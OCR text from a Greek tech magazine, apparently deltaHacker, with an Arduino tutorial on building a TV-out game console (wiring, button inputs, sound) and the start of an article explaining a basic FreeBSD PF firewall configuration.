
Λύση πακέτο. Κυριολεκτικά.

*Τι γίνεται αν κάποιος αρχάριος με τα ηλεκτρονικά και το Arduino αποφασίσει *τώρα* να ξεκινήσει; Η καλύτερη επιλογή θα ήταν η αγορά ενός Arduino starter-kit. Πρόκειται για πακέτα που διαθέτουν ένα Arduino και πολλά άλλα εξαρτήματα, όπως αντιστάσεις διαφόρων μεγεθών, LED, διακόπτες push-button και πάει λέγοντας. Τα διαθέσιμα starter-kit είναι άπειρα, αλλά ευτυχώς και αριθμήσιμα :D Στο ebay υπάρχει μεγάλη ποικιλία τέτοιων πακέτων που διαφοροποιούνται ως προς το πλήθος και το είδος των εξαρτημάτων, όπως επίσης και ως προς το Arduino που περιλαμβάνουν. Κατά πάσα πιθανότητα τα εξαρτήματα που χρειαζόμαστε για το δικό μας πρότζεκτ υπάρχουν σε κάθε starter-kit.*

Ας προχωρήσουμε!

Το κύκλωμα που θα υλοποιήσουμε, χωρίζεται σε δύο μέρη: Το αριστερό τμήμα ευθύνεται για την είσοδο (φαίνεται άλλωστε κι απ' τα κουμπιά) και το δεξί για την έξοδο. Προφανώς, στο δεύτερο θα συνδεθεί και η τηλεόρασή μας ή, όπως είπαμε νωρίτερα, η κάρτα TV του υπολογιστή μας. Το είδος της συσκευής δεν έχει καμία σημασία, αρκεί να έχει είσοδο composite video. Για αρχή θα ξεκινήσουμε με το τμήμα που ευθύνεται για την εικόνα. Θα χρειαστεί να συνδέσουμε την αντίσταση των 470Ω στο pin 7 του Arduino, καθώς και μια από τις αντιστάσεις 1ΚΩ στο pin 9. Τα

3. Σύμφωνα με τις οδηγίες του Arduino IDE, ο συγκεκριμένος φάκελος προορίζεται για τις βιβλιοθήκες που συνοδεύουν το Arduino και μόνο. Ο χρήστης, σύμφωνα με τις επίσημες οδηγίες πάντα, πρέπει να εγκαθιστά τις βιβλιοθήκες του στον φάκελο libraries, μέσα στον κατάλογο που φιλοξενεί το εκάστοτε project του. Ωστόσο, η θέση των βιβλιοθηκών δεν δημιουργεί κανένα απολύτως πρόβλημα και είναι πολλοί εκείνοι που τοποθετούν τις "ξένες" βιβλιοθήκες μαζί με τις "επίσημες". Αυτή η διευθέτηση βολεύει όταν θέλουμε να τρέχουμε το Arduino IDE με όλες τις βιβλιοθήκες, μέσα από κάποιο USB disk, NAS κ.λπ.



Το κύκλωμα της κονσόλας μας είναι εξαιρετικά απλό! Οι πράσινες γραμμές δείχνουν τη διασύνδεση των διακοπτών, ενώ οι μπλε δείχνουν τις συνδέσεις για την έξοδο του σήματος βίντεο. Το καλώδιο RCA πρέπει να συνδεθεί στις μωβ γραμμές, με τον τρόπο που εξηγού-με στο άρθρο.

ελεύθερα άκρα των αντιστάσεων δεν θα παραμείνουν για πολύ ελεύθερα, αφού θα συνδεθούν μεταξύ τους και, ταυτόχρονα, το άκρο της αντίστασης του 1KΩ θα συνδεθεί στο καλώδιο RCA. Οι αντιστάσεις δεν έχουν, πολικότητα οπότε μην σας ανησυχεί το πώς θα τοποθετηθούν. Το καλώδιο RCA όμως πρέπει να συνδεθεί με συγκεκριμένο τρόπο. Όπως βλέπουμε, διαθέτει δύο επαφές: Το γύρω-γύρω του βύσματος που ονομάζεται GND (Ground, γείωση ή τάση αναφοράς) αλλά και το καρφάκι με το όνομα VID. Το πρώτο θα πρέπει να συνδεθεί στο GND της πλακέτας του Arduino, ενώ το δεύτερο που μεταφέρει το σήμα βίντεο πρέπει να συνδεθεί στο ελεύθερο άκρο της αντίστασης του 1KΩ.

Περισσότερες συνδέσεις

Στην συνέχεια θα χρειαστεί να συνδέσουμε τα κουμπιά. Το κύκλωμα είναι λίγο, χμ, περίεργο. Δεν υπάρχει όμως λόγος ανησυχίας. Σε λίγο θα καταλάβετε τα πάντα. Θέλουμε το Arduino να αντιλαμβάνεται πότε πιέζουμε το κάθε κουμπί. Για το σκοπό αυτό, στο πρόγραμμά μας χρησιμοποιούμε τη μέθοδο DigitalRead(), η οποία διαβάζει την ψηφιακή κατάσταση ενός ακροδέκτη. Μ' άλλα λόγια, διαβάζει αν ο εκάστοτε ακροδέκτης βρίσκεται στην κατάσταση HIGH ή στην κατάσταση LOW. Αν πάρουμε ένα καλωδιάκι και συνδέσουμε κάποιον ακροδέκτη στα 5V, το DigitalRead() θα διαβάσει στο συγκεκριμένο ακροδέκτη την κατάσταση HIGH. Αντίθετα, αν συνδέσουμε τον ακροδέκτη στο GND (στα 0V, δηλαδή), το DigitalRead() θα διαβάσει την κατάσταση LOW. Κάνοντας αυτές τις δοκιμές όμως ενδέχεται να παρατηρήσουμε κάτι ακόμα. Αν βάλουμε ένα καλωδιάκι σε κάποιο pin και πλησιάσουμε το χέρι μας, η ψηφιακή κατάσταση του pin θ' αρχίσει να αλλάζει αυθαίρετα μέχρι να συνδέσουμε την άλλη άκρη του καλωδίου στο GND ή στα 5V. Δοκιμάστε το! Αυτό συμβαίνει γιατί όταν ένας ακροδέκτης του Arduino χρησιμοποιείται σαν είσοδος, είναι σε κατάσταση "floating". Με απλά λόγια, η τάση του βρίσκεται κάπου ανάμεσα στα 5 και στα 0V, χωρίς όμως να είναι αυστηρά προσδιορισμένη[4]. Ως απο-

4. Αυτό δεν είναι απόλυτα ακριβές, αλλά δεν χρειάζεται να σας μπλέξουμε περισσότερο με τα ηλεκτρονικά της υπόθεσης... ;-)

τέλεσμα, είναι επιρρεπής ακόμη και στα ασθενή φορτία που κουβαλάει το χέρι μας! Ας επιστρέψουμε όμως στο κύκλωμά μας...

Τα κουμπάκια μας διαθέτουν τέσσερεις επαφές, οι οποίες όμως είναι εσωτερικά συνδεμένες ανά δύο. Αυτά τα δύο ζευγάρια συνδέονται όταν πατάμε το κουμπάκι του διακόπτη. Στο κύκλωμά μας, λοιπόν, συνδέουμε στα 5V το ένα ζευγάρι, ενώ το άλλο ζευγάρι συνδέεται σε κάποιο pin του Arduino. Έτσι, όταν πατάμε το κουμπάκι το αντίστοιχο pin του Arduino συνδέεται στα 5V κι έρχεται στην κατάσταση HIGH. Τι γίνεται όμως όταν δεν πατάμε το κουμπί; Για ν' αποφύγουμε τα προβλήματα της κατάστασης floating συνδέουμε το κάθε pin εισόδου και στο GND (για να βρεθεί στην κατάσταση LOW), με τη βοήθεια μιας αντίστασης 1ΚΩ. Η αντίσταση παρεμβάλλεται ώστε όταν πατάμε το κουμπί να μη βραχυκυκλώνονται τα 5 με τα 0V. Κάτι τέτοιο θ' αποτελούσε βραχυκύκλωμα για την πηγή τροφοδοσίας μας και θα `χε αποτέλεσμα τη διακοπή της λειτουργίας του Arduino...

Ποιοτικός έλεγχος

Μετά από αυτές τις συνδέσεις, για να ελέγξουμε αν έχουν γίνει όλα σωστά θα χρειαστεί να φορτώσουμε στο Arduino το πρόγραμμα που συνοδεύει το άρθρο και μπορείτε να κατεβάσετε από το

http://bit.ly/dh002-arduino-game-1

Το πρόγραμμα εμφανίζει στην οθόνη Κάτι. Θα ήταν καλύτερα, αντί να περιγράψουμε αυτό το Κάτι, να το δούμε στην τηλεόραση μας! Μήπως όμως ξεχνάμε κάτι[5];

Πώς φορτώνουμε το πρόγραμμα στο Arduino; Εύλογη απορία και κατά πάσα πιθανότητα θα προκύψει σε όλους όσοι αποφάσισαν να ξεκινήσουν τώρα. Για αρχή, αν δεν το έχουμε ήδη κάνει, συνδέουμε το Arduino στο Windows box μας μ' ένα καλώδιο USB. Την πρώτη φορά που θα το συνδέσουμε θα χρειαστεί να περιμένουμε λίγα δευτερόλεπτα για να εγκατασταθούν οι απαιτούμενοι driver. Τις επόμενες φορές η αναγνώριση θα γίνεται ταχύτερα. Σε κάθε περίπτωση, μόλις το σύστημα εντοπίζει το Arduino θα μας ειδοποιεί για την παρουσία μίας νέας συσκευής και συγκεκριμένα μιας νέας σειραϊκής θύρας! Εμείς θα πρέπει να θυμόμαστε τ' όνομά της, αν και συνήθως είναι το αναμενόμενο όνομα που θα ακολουθούσε εκείνα των κλασσικών σειραϊκών θυρών (COM1 και COM2). Στη συνέχεια μπορούμε ν' ανοίξουμε το Arduino IDE και να μεταβούμε στο μενού Tools --> Serial Port. Εκεί θα πρέπει να επιλέξουμε τη νέα σειραϊκή θύρα. Αμέσως μετά αρκεί ν' ανοίξουμε το πρόγραμμα που συνοδεύει το άρθρο (πρόκειται για το αρχείο deltahacker_arduino_game.pde) και μετά να πατήσουμε το κουμπί Upload! Παρεμπιπτόντως, το κουμπί που ανεβάζει το πρόγραμμα στο Arduino δεν είναι εκείνο με το εικονίδιο του "Play". Εκείνο κάνει απλά verify και compile τον κώδικα :)

Ακολούθως θα συνδέσουμε το καλώδιο RCA στην τηλεόρασή μας, αφήνοντας πάνω στην πλακέτα του Arduino το καλώδιο USB. Αυτό το κάνουμε για να τροφοδοτείται το Arduino από το ρεύμα του διαύλου USB, του υπολογιστή. Αν έχουν συνδεθεί όλα σωστά, αρκεί να πατήσουμε ένα κουμπί. Το πρόγραμμα, τότε, θα δείξει στην οθόνη αυτό το Κάτι που περιμένουμε να δούμε! Α, αν θέλουμε μπορούμε να πατήσουμε και τα δύο κουμπιά μαζί: Το πρόγραμμα δεν θα μασήσει ;)

5. Κάτι άλλο (με πεζό κάππα) και όχι το προηγούμενο Κάτι... ;)



Αν συνδέσετε τα πάντα σωστά, την τηλεόρασή σας θα εμφανιστεί το λογότυπο του περιοδικού! Σπουδαία αρχή για ένα ακόμα πιο σπουδαίο παιχνίδι, δεν νομίζετε;

Και τώρα τι;

Μέχρι στιγμής έχουμε μια πάρα πολύ απλή αλλά λειτουργική κονσόλα. Μπορεί να είναι ασπρόμαυρη και για την ώρα να μην έχει ήχο, αλλά την φτιάξαμε μόνοι μας. Το τι μπορούμε να κάνουμε τώρα περιορίζεται μόνο από τη φαντασία μας! Στη μικρή μας κονσόλα μπορούν εύκολα να προστεθούν ακόμη μερικά κουμπιά, καθώς και πολλά ακόμα περιφερειακά. Αν έχετε καμιά τρελή ιδέα αλλά φοβόσαστε να τη βάλετε μπροστά, μπορείτε να τη μοιραστείτε μαζί μας στο forum (`http://deltahacker.gr/forum/hardware/diy-electronics` :D) Πάντως το Arduino είναι αρκετά αδύναμο για να κάνει πολύπλοκα γραφικά. Οι υπολογιστές του '80 με τους οποίους παρομοιάσαμε το Arduino στην αρχή του άρθρου, είχαν ξεχωριστά chip για κάθε λειτουργία *και* για τα γραφικά. Επομένως, είναι μάλλον αδύνατο να φτιάξουμε παιχνίδια σαν εκείνα που έτρεχαν οι παλιοί μας υπολογιστές. Αυτό όμως δεν θα πρέπει να περιορίζει τη φαντασία μας. Με την κονσόλα μας μπορούμε να φτιάξουμε πολλά απλά παιχνιδάκια ή ακόμη και άσχετα project, τα οποία θα "μιλάνε" μαζί μας από την τηλεόραση! Στο τεύχος Δεκεμβρίου θα δείξουμε τι εννοούμε.

Βλέπω. Ακούω, όμως;

Μόλις που αγγίξαμε την κορυφή του παγόβουνου. Θα μπορούσαμε να μπούμε σε βάθος –σχεδιάζοντας απ' την αρχή κάποιο παιχνίδι– αλλά έτσι θα ξεφεύγαμε από το σκοπό αυτού του εισαγωγικού άρθρου και θα περνούσαμε στα χωράφια του game design. Μήπως όμως θα μπορούσαμε να πούμε μερικά πράγματα ακόμα, για να κάνουμε την κονσόλα μας πιο ελκυστική;

Φυσικά και θα μπορούσαμε! Αυτό που της λείπει για την ώρα είναι ο ήχος. Ευτυχώς για μας, η βιβλιοθήκη για το TV-out περιέχει συναρτήσεις *και* για τη δημιουργία ήχου. Μπορούμε λοιπόν να παίζουμε διάφορες νότες, κάθε φορά που συμβαίνει κάτι στο παιχνίδι μας. Ξέρετε, όταν το μπαλάκι χτυπάει στη ρακέτα, όταν ο εξωγήινος πεθαίνει, όταν ο ήρωας διακτινίζεται, όταν ο μάγος ρίχνει τα spell του και πάει λέγοντας! Πέρα από το software, όμως, για να προσθέσουμε ήχο στην κονσόλα μας θα πρέπει να κάνουμε και μια μικρή προσθήκη στο κύκλωμα. Καταρχάς, θα χρειαστούμε κι ένα καλώδιο ήχου. Ο ήχος από την κονσόλα μας θα ‵ναι μονοφωνικός. Επομένως, το καλώδιο μπορεί να ‵ναι κι αυτό μονοφωνικό (για ένα κανάλι ήχου). Όμως αυτά τα καλώδια διαθέτουν δύο επαφές! Εμείς θα πρέπει να συνδέσουμε τη μία επαφή στο GND της πλακέτας του Arduino και την άλλη στο pin 11 του Arduino, μέσω μίας αντίστασης 1ΚΩ. Προφανώς, το άλλο άκρο του καλωδίου θα συνδεθεί στο line-in της τηλεόρασης. Ας γυρίσουμε τώρα στο software.

Στη βιβλιοθήκη TV-out υπάρχουν τρεις συναρτήσεις που παράγουν ηχητικούς τόνους. Συγκεκριμένα, πρόκειται για τις TV.tone(frequency, duration), TV.tone(frequency) και TV.noTone(). Οι εν λόγω συναρτήσεις προϋποθέτουν την ύπαρξη ενός object με όνομα TV, από τις κλάσεις της ίδιας της βιβλιοθήκης. Ωστόσο, αν βασιστείτε στο δικό μας κώδικα μπορείτε να χρησιμοποιήσετε τις συναρτήσεις άμεσα, καθώς το απαιτούμενο αντικείμενο είναι ήδη έτοιμο. Η πρώτη συνάρτηση (TV.tone) δημιουργεί έναν ήχο με συχνότητα αυτή που δηλώνει το όρισμα frequency και με διάρκεια αυτή που καθορίζεται από το όρισμα duration. Η δεύτερη συνάρτηση παράγει έναν ήχο με συχνότητα που καθορίζεται από το μοναδικό της όρισμα, έως ότου καλέσουμε τη συνάρτηση noTone(). Αν αποφασίσετε να παίξετε με τον ήχο, σας ευχόμαστε καλές μουσικές συνθέσεις! Ελπίζουμε όμως να ‵χετε την ένταση του ήχου σε χαμηλά επίπεδα, για να μην τρελάνετε τους γύρω σας ;)


Περαιτέρω μελέτη...

Φυσικά, σε ένα μόνο άρθρο δεν θα μπορούσαμε να καλύψουμε τα πάντα για το Arduino, παρ’ όλο που θα το θέλαμε πολύ :D Ο κώδικας που γράψαμε είναι γεμάτος σχόλια, τα οποία πιστεύουμε ότι θα βοηθήσουν ακόμη και τους πολύ αρχάριους να μπουν στο πνεύμα του Arduino και της βιβλιοθήκης arduino-tvout. Ελπίζουμε μάλιστα ότι θα βρεθούν πολλοί που θα προχωρήσουν τον κώδικα παραπέρα ώστε να μην δείχνει απλά αυτό το Κάτι που αναφέραμε παραπάνω. Βασικά, ελπίζουμε ότι σύντομα θ’ αρχίσουμε να βλέπουμε post στο forum (http://deltahacker.gr/forum/hardware/diy-electronics), που θα μιλάνε για το τάδε παιχνίδι που έφτιαξε ο δείνα αναγνώστης :) Όπως και να ‵χει, για όσους θέλουν να εμβαθύνουν στο Arduino το καλύτερο μέρος για να ξεκινήσουν είναι το επίσημο site:

http://arduino.cc/en/Tutorial/HomePage

Όσο για το πρότζεκτ που τώρα ξεκινήσαμε, θα το ολοκληρώσουμε στο τεύχος Δεκεμβρίου.

Stay tuned!



Über firewalls, the BSD way!

Beyond the realm of Basics

Στο τεύχος 001 σάς βάλαμε στον κακό το δρόμο. Τώρα θα σας περπατήσουμε! Σας ρίξαμε στα ρηχά και τώρα σας παρασύρουμε στα βαθιά. Σας δείξαμε το βουνό και τώρα θα σας ανεβάσουμε στην κορυφή... Τα σχήματα δεν τελειώνουν, αλλά οι επίδοξοι attacker δεν περιμένουν :S Εμπρός για τα ενδότερα του PF firewall, λοιπόν!

by Sonic

Skill: Intermediate

Tags: firewalls, packer filtering, PF, FreeBSD, NAT

Αν ακολουθήσατε τα βήματα που περιγράψαμε στο πρώτο μέρος του άρθρου μας, που αρχίζει από τη σελίδα 46 του deltaHacker 001, τότε τα περιεχόμενα του αρχείου ρυθμίσεων του PF firewall (`/etc/pf.conf`) στο FreeBSD σας θα πρέπει να μοιάζουν με τα ακόλουθα:

```
set block-policy drop
set skip on lo0
scrub in all fragment reassemble
block in log all
block out log all
antispoof for rl0 inet
antispoof for lo0 inet
pass in quick proto icmp all
pass out quick proto icmp all
pass out proto { tcp, udp } all keep state
pass in quick proto { tcp, udp } from 192.168.0.0/24 to
192.168.0.0/24 keep state
pass in proto tcp from any to 192.168.0.1 port = 80 keep state
```

Στο δικό σας σύστημα ενδέχεται να επιτρέψατε την επικοινωνία από και προς διαφορετικές συσκευές (π.χ., `rl29` αντί για `rl0`), διαφορετικές διευθύνσεις ή και διαφορετικές θύρες. Εφόσον βεβαια έγιναν όλα σωστά η λογική του αρχείου ρυθμίσεων θα παραμένει ίδια. Σε γενικές γραμμές, θα ακολουθεί τους παρακάτω κανόνες:

Αρχικά, καθορίζεται η γενική πολιτική (policy) του firewall. Μ' άλλα λόγια, λέμε στο PF τι να κάνει στην περίπτωση που τα πακέτα *δεν* εμπίπτουν σε κάποιον κανόνα.

Ακολούθως τίθενται οι γενικοί κανόνες λειτουργίας για τα διάφορα (network) interfaces και πρωτόκολλα. Για παράδειγμα: Θεώρησε ασφαλές το loopback, επίτρεψε ανεμπόδιστα αυτά τα πρωτόκολλα και κάνε πάντα antispoof σ' εκείνα τα interfaces.


Στη συνέχεια παρατίθενται οι «ειδικοί» κανόνες που επιτρέπουν επιλεκτικά την επικοινωνία *μόνο* από συγκεκριμένες συσκευές, διευθύνσεις ή θύρες.

